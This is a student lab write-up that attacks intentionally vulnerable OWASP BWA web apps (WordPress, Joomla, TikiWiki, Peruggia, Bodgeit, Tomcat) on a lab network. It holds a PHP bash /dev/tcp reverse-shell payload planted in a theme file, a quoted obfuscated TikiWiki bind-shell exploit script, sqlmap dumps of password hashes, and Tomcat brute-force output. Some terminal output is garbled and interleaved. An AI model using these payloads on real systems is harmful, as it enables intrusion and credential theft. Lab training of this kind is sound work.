

Colby Heilner

Professor Torres

4/8

IT 145

Lab 10

Part A:

- Select Three applications from the below list:
 - Wordpress

 File edited successfully.

Select theme to edit:

Editing 404.php


```
<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/172.16.1.1/4444 0>&1'"); ?>
```

Then locate the file and get shell

Login is admin:admin

```
(root@kali)-[/home/colby]
# nc -lvnp 4444
listening on [any] 4444 ...
connect to [172.16.1.1] from (UNKNOWN) [172.16.1.132] 58873
bash: no job control in this shell
<a-svn/var/www/wordpress/wp-content/themes/default$ ls
ls
404.php
archive.php
archives.php
attachment.php
comments-popup.php
comments.php
footer.php
functions.php
header.php
images
index.php
links.php
page.php
screenshot.png
search.php
searchform.php
sidebar.php
single.php
style.css
<a-svn/var/www/wordpress/wp-content/themes/default$ whopami
whopami
No command 'whopami' found, did you mean:
  Command 'whoami' from package 'coreutils' (main)
whopami: command not found
<a-svn/var/www/wordpress/wp-content/themes/default$ whoami
whoami
www-data
<a-svn/var/www/wordpress/wp-content/themes/default$
```

- Joomla
Fuzzed for admin login and found default creds
Edit the index.php for a extension and access that php file!







```
(root@kali)-[/home/colby/documents]
# nc -lvnp 4444
listening on [any] 4444 ...
connect to [172.16.1.1] from (UNKNOWN) [172.16.1.132] 44315
bash: no job control in this shell
www-data@owaspbwa:/owaspbwa/owaspbwa-svn/var/www/joomla/templates/beeze$ whoami
</owaspbwa-svn/var/www/joomla/templates/beeze$ whoami
www-data
www-data@owaspbwa:/owaspbwa/owaspbwa-svn/var/www/joomla/templates/beeze$ lss
lss
```

- Tiki Wiki

Users

Find Number of displayed rows

| | | | Name | Email |
|--------------------------|---|---|-----------------------|----------------|
| <input type="checkbox"/> |  |  | admin | admin@none.com |
| <input type="checkbox"/> |  |  | user | user@none.com |
| <input type="checkbox"/> | select all | | | |

I tried using someones else script for this extremely old veriosn of tiki cool script!

```
(root@kali)-[/home/colby/Documents]
# bash tikishell.sh http://172.16.1.132/tikiwiki/

EXPLOIT - BIND SHELL
- TIKIWIKI GRAPH FORMULA EXEC -
tested on: TikiWiki 1.9.5 Sirius

[!] You need to try to manually connect to port 1337/TCP
^C

(root@kali)-[/home/colby/Documents]
# cat tikishell.sh
#!/bin/bash

if [ $# -ne 1 ]; then
    echo " "
    echo "      EXPLOIT - BIND SHELL"
    echo "    - TIKIWIKI GRAPH FORMULA EXEC -"
    echo "  tested on: TikiWiki 1.9.5 Sirius"
    echo " "
    echo " Usage:"
    echo " ./${0} http://website.com/tikiwiki"
    exit 1
fi

echo " "
echo "      EXPLOIT - BIND SHELL"
echo "    - TIKIWIKI GRAPH FORMULA EXEC -"
echo "  tested on: TikiWiki 1.9.5 Sirius"
echo " "


curl "$1/tiki-graph_formula.php?w=185&h=757&s=145&min=366&max=391&f[]=x.min
chr(99).chr(97).chr(108).chr(46).chr(112).chr(104).chr(59).chr(101)

echo " [!] You need to try to manually connect to port 1337/TCP"

curl "$1/tiki-graph_formula.php?w=179&h=454&s=497&min=297&max=369&f[]=x.ata
0WphMlYwT2pwSlRrVlVLRXh2WTJGc1VHOXlkQ3d4TXpNM0.chr(120).GSm.chr(120).kWE5sT
=" 1>/dev/null 2>/dev/null
```

my shell / connection

```
colby@kali:~$ nc -vn 172.16.1.132 1337
(UNKNOWN) [172.16.1.132] 1337 (?) open
ls
INSTALL
README
_htaccess
about.php
article_image.php
backups
banner_click.php
banner_image.php
categorize.php
categorize_list.php
```

The screenshot shows a web application interface. On the left, there is a sidebar menu with items: 'INSTALL', 'README', '_htaccess', 'about.php', 'article_image.php', 'backups', 'banner_click.php', 'banner_image.php', 'categorize.php', and 'categorize_list.php'. The main content area has a header 'Admin users' with two tabs: 'Admin groups' and 'Admin users'. Below this is a section titled 'Users' with a search bar labeled 'Find' and a 'find' button. There is also a 'Number of' label and a table with a 'Name' column.

- For each of your selected application:
 - Try to get a bind or reverse shell
 - Try to list all users in each application (with passwords)

Part B:

- Select two applications from the below list
Bodgeit and peruggia looked cool so I am going to stick with them.

- Perrugia

This also had default cred as admin admin

But I wanted to try something a little new, so i got sqlmap going for these results
Im still new to sqli and sql in general but this was cool to see enumerating of the
database

```

(root@kali) [~/local/share/sqlmap/output/172.16.1.132]
# sqlmap -u "http://172.16.1.132/peruggia/index.php?action=comment&pic_id=2" -D peruggia -T users --dump --batch

[1.8.9#stable]
https://sqlmap.org

!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obtain the proper authorization from the target owner. It is forbidden to use sqlmap for unauthorized attacks on targets that are not your own. It is forbidden to use sqlmap to attack any other person's computer system. It is forbidden to use sqlmap to attack any other person's computer system. It is forbidden to use sqlmap to attack any other person's computer system.

*) starting @ 16:31:32 /2025-04-11/

16:31:32 [INFO] resuming back-end DBMS 'mysql'
16:31:32 [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=3fmjl82dig1...ddbfatkm33'). Do you want to use those cookies? [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
Parameter: pic_id (GET)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: action=comment&pic_id=2 AND (SELECT 1436 FROM (SELECT(SLEEP(5)))CkjH)

16:31:32 [INFO] the back-end DBMS is MySQL
Web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
Web application technology: Apache 2.2.14, PHP 5.3.2, PHP
Back-end DBMS: MySQL >= 5.0.12
16:31:32 [INFO] fetching columns for table 'users' in database 'peruggia'
16:31:32 [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
16:31:32 [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential denial of service. Do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
16:31:47 [INFO] adjusting time delay to 1 second due to good response times

16:31:47 [INFO] retrieved: ID
16:31:53 [INFO] retrieved: username
16:32:15 [INFO] retrieved: password
16:32:42 [INFO] fetching entries for table 'users' in database 'peruggia'
16:32:42 [INFO] fetching number of entries for table 'users' in database 'peruggia'
16:32:42 [INFO] retrieved: 5
16:32:44 [WARNING] reflective value(s) found and filtering out of statistical model, please wait..... (done)


16:32:46 [INFO] retrieved: 21232f297a57a5a743894a0e4a801fc3
16:34:48 [INFO] retrieved: admin
16:35:02 [INFO] retrieved: 2

[16:39:23] [WARNING] user aborted during dictionary-based attack phase (Ctrl+C was pressed)
Database: peruggia
Table: users
[3 entries]
+-----+-----+-----+
| ID | password | username |
+-----+-----+-----+
| 1 | 21232f297a57a5a743894a0e4a801fc3 (admin) | admin |
| 2 | ee11cbb19052e40b07aac0ca060c23ee | user |
| 3 | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin |
+-----+-----+-----+

[16:39:23] [INFO] table 'peruggia.users' dumped to CSV file '/root/.local/share/sqlmap/output/172.16.1.132/peruggia/users.csv'
[16:39:23] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/172.16.1.132/peruggia'
[16:39:23] [WARNING] your sqlmap version is outdated

```

This box allowed for image upload for easy shell transfer,
Using XSS you can deface the website fairly easy,




- Bodgelt

This one was alot quicker and more simple, I look up this web app a bit more and found this in a html comment, going to it shows a unprotected admin portal.

```
<!-- td align="center" width="16%"><a href="admin.jsp">Admin</a></td-->
```

This showed me all of the users and allowed me a login,

After this I was able to deface the site with my same tech again




- For each of your selected application:

- Try to get a bind or reverse shell
- Try to Deface the Website

Part C:

- From Kali, try to break into 192.168.68.12
 - Do not utilize or attack port 80 or port 443
 - I only want to see your attack surface and your exploit

Attack surface,



The image is a screenshot of a terminal window displaying the output of an nmap scan. The output shows a list of open ports and the services running on them. The ports are 22/tcp (ssh), 80/tcp (http), 139/tcp (netbios-ssn), 143/tcp (imap), 443/tcp (https), 445/tcp (microsoft-ds), 5001/tcp (complex-link), 8080/tcp (http-proxy), 8081/tcp (blackice-icecap), and 38563/tcp (filtered unknown). The text 'Not shown: 65525 closed ports' is visible at the top of the scan results.

| PORT | STATE | SERVICE |
|-----------|----------|-----------------|
| 22/tcp | open | ssh |
| 80/tcp | open | http |
| 139/tcp | open | netbios-ssn |
| 143/tcp | open | imap |
| 443/tcp | open | https |
| 445/tcp | open | microsoft-ds |
| 5001/tcp | open | complex-link |
| 8080/tcp | open | http-proxy |
| 8081/tcp | open | blackice-icecap |
| 38563/tcp | filtered | unknown |

Im now gonna pick some to target scan for versions and nmap script scans
Assuming all ports but 80 and 443 are good we scan all other deeply.

“ended up working on this in a group and most of all the vulns we found either did not have a good exploit or the exploit did not work for us so we settled for this solution,”

PORT 8080

We used these modules and brute force to find logins.

```

Hosts are all up (not vuln overwriting, you have 10 seconds to abort...)
msf > use auxiliary/scanner/http/tomcat_mgr_login
msf auxiliary(tomcat_mgr_login) > show options
[DATA] attacking service ssh on port 22
Module options (auxiliary/scanner/http/tomcat_mgr_login): tries in 00:01h, 966 todo in 00:25h, 4 active
Desktop Downloads ly[STATUS] 29.33 tries/min, 88 tries in 00:03h, 918 todo in 00:32h, 4 active
Name hydra.req Current Setting 26.29 tries/min, 184 tries in 00:07h, 822 todo in 00:32h, 4 active Required
description:~# nano userList.[STATUS] 25.33 tries/min, 304 tries in 00:12h, 702 todo in 00:28h, 4 active
root:~# pwd -----[STATUS] 24.94 tries/min, 424 tries in 00:17h, 582 todo in 00:24h, 4 active
-----[STATUS] 24.73 tries/min, 544 tries in 00:22h, 462 todo in 00:19h, 4 active
BLANK_PASSWORDS false no
try blank passwords for all users
BRUTEFORCE_SPEED 5 yes
how fast to bruteforce, from 0 to 5
DB_ALL_CREDS false no
try each user/password couple stored in the current database
DB_ALL_PASS false no
add all passwords in the current database to the list
DB_ALL_USERS false no
add all users in the current database to the list
[*] 192.168.68.12:8080 TOMCAT_MGR - LOGIN FAILED: both:root (Incorrect: )
[-] 192.168.68.12:8080 TOMCAT_MGR - LOGIN FAILED: both:tomcat (Incorrect: )
[-] 192.168.68.12:8080 TOMCAT_MGR - LOGIN FAILED: both:s3cret (Incorrect: )
[-] 192.168.68.12:8080 TOMCAT_MGR - LOGIN FAILED: j2deployer:j2deployer (Incorrect: )
[-] 192.168.68.12:8080 TOMCAT_MGR - LOGIN FAILED: ovwebusr:0vw*busrl (Incorrect: )
[-] 192.168.68.12:8080 TOMCAT_MGR - LOGIN FAILED: cxsdk:kdsxc (Incorrect: )
[+] 192.168.68.12:8080 - LOGIN SUCCESSFUL: root:owaspbwa
[-] 192.168.68.12:8080 TOMCAT_MGR - LOGIN FAILED: ADMIN:ADMIN (Incorrect: )
[-] 192.168.68.12:8080 TOMCAT_MGR - LOGIN FAILED: xampp:xampp (Incorrect: )
[-] 192.168.68.12:8080 TOMCAT_MGR - LOGIN FAILED: tomcat:s3cret (Incorrect: )
[-] 192.168.68.12:8080 TOMCAT_MGR - LOGIN FAILED: QCC:QLogic66 (Incorrect: )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tomcat_mgr_login) >

```

After we have valid creds we could then deploy a WAR file to gain RCE. **CVE-2009-3843** and **CVE-2017-12615**

Extra Credit (5 points):

- For Part A **OR** Part B, get a bind or reverse shell on all applications

Extra Credit (10 points):

- For Part A **AND** Part B, get a bind or reverse shell on all applications

Extra Credit (5 points):

- List 3 Vulnhub systems that you have exploited and what you learned.